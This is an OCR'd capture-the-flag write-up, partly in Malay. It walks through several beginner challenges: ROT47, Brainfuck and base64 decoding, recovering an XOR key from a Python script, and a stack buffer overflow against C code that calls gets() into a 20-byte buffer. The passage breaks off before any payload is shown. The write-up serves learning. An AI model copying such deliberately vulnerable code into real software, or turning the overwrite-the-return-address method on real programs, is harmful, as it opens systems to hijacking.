




I try to search for lost art database




And I found the id of the lost art




F14g{257456}


EJEN KE SEKTOR 47



Since the description says the rotate to 47 sector, I use cyberchef and choose ROT47 recipe and already get the flag.




BRAIN BREAK 6




Cat the output.txt file

I search for cipher identifier




The cipher detect as a brainfuck cipher


I try to decrypt brainfuck cipher and get the base 64 strings.




I use cyberchef to decrypt the base 64 words and get the flag.



EX




First unzip the zip file



Go to the unzip file directory

ls



Cat the decrypt.py

```
┌──(syed㉿kali)-[~/Downloads/Ex]
└─$ cat decrypt.py
# XOR function
def str_xor(secret, key):
    new_key = key
    i = 0
    while len(new_key) < len(secret):
        new_key = new_key + key[i]
        i = (i + 1) % len(key)
    # XOR each character of the secret with the corresponding character of the extended key
    return "".join([chr(ord(secret_c) ^ ord(new_key_c)) for (secret_c, new_key_c) in zip(secret, new_key)])
# Load the encrypted flag from the file
flag_enc = open('flag.txt.enc', 'rb').read()

# Main function
def fungsi():
    user = input("nak makan apa eh pasni: ")
    pilihan = chr(0x34) + chr(0x79) + chr(0x34) + chr(0x6d) + chr(0x67) + chr(0x33) + chr(0x70) + chr(0x55) + chr(0x6
b) + chr(0x73) + chr(0x34) + chr(0x6d) + chr(0x62) + chr(0x34) + chr(0x6c) + chr(0x6c) + chr(0x65) + chr(0x62) + chr(
0x31) + chr(0x68) + chr(0x73) + chr(0x34) + chr(0x54) + chr(0x75) + chr(0x52) + chr(0x4d) + chr(0x37)
    if user == pilihan:
        print("boleh jugak, nah hadiah:")
        flag = str_xor(flag_enc.decode(), user)
        print(flag)
    else:
        print("Taknaklah, nak makan benda lain")

fungsi()
```


Cat flag.txt.enc


```
┌──(syed㉿kali)-[~/Downloads/Ex]
└─$ cat flag.txt.enc
rH
@A8Q2
3T
  nUe|P\
I
```

This is what the decrypt.py will ask for in you run it

```
┌──(syed㉿kali)-[~/Downloads/Ex]
└─$ python3 decrypt.py flag.txt.enc
nak makan apa eh pasni:
```


As you can see the pilihan in decrypt.py is in hex number. So I try to decrypt it using cyberchef





And paste it to nak makan apa eh pasni: and got the flag.

GETS IT?




First, I will create a directory named buffer_overflow1

```
┌──(syed㉿kali)-[~/Downloads]
└─$ mkdir buffer_overflow1
```


Next, I will download the file that the question given which is flag, nama.c & nama

```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ ls
flag.txt  membocorkan.py  nama  nama.c
```

After download all the files, I try to view or read what is inside the file using cat command



This is what is inside flag file




This is what inside the nama.c file. As you can see the file contain words that explain the process of how you can get the flag. Based on this we can identify the vulnerable part which is kelemahan() and the flag part is on the bendera(). The reason why does the vulnerability is on kelemahan() were because The kelemahan() function uses gets(buffer), This Function allow us to input more data than the buffer can hold, so if we input more data than the buffer can hold, it will lead the code to buffer overflow.


Logic for this question:
The goal is to overwrite the return address of kelemahan() to point to the bendera() function. When kelemahan() returns, it will jump to bendera(), executing it and revealing the flag.

```
┌──(syed㉿kali)-[~/Downloads/buffer_overflow1]
└─$ cat nama.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// Win function
void bendera() {
    char buf[64];
    FILE *f = fopen("flag.txt", "r");   // Open file

    if (f == NULL) {    // Check if file exists
        printf("Error opening file!\n");
        exit(1);
    }

    fgets(buf, sizeof(buf), f);     // Read flag dalam buffer
    fclose(f);

    printf("Nah bendera: %s\n", buf);   // Print flag if successfull
}


// Vuln function
void kelemahan() {
    char buffer[20];

    printf("Apa nama awak: ");
    gets(buffer);
    printf("Nama awak adalah %s\n", buffer);
}

// Main
int main() {
    kelemahan();
    return 0;
}
```


The first step is to try running the nama file. As you can see the file will ask for “apa nama awak”




Next, we will try and error to input 20 letters. I use python3 to make the work faster and more accurate.



This is the result after inserted the 20 letters of “Z”. It doesn’t show us anything.

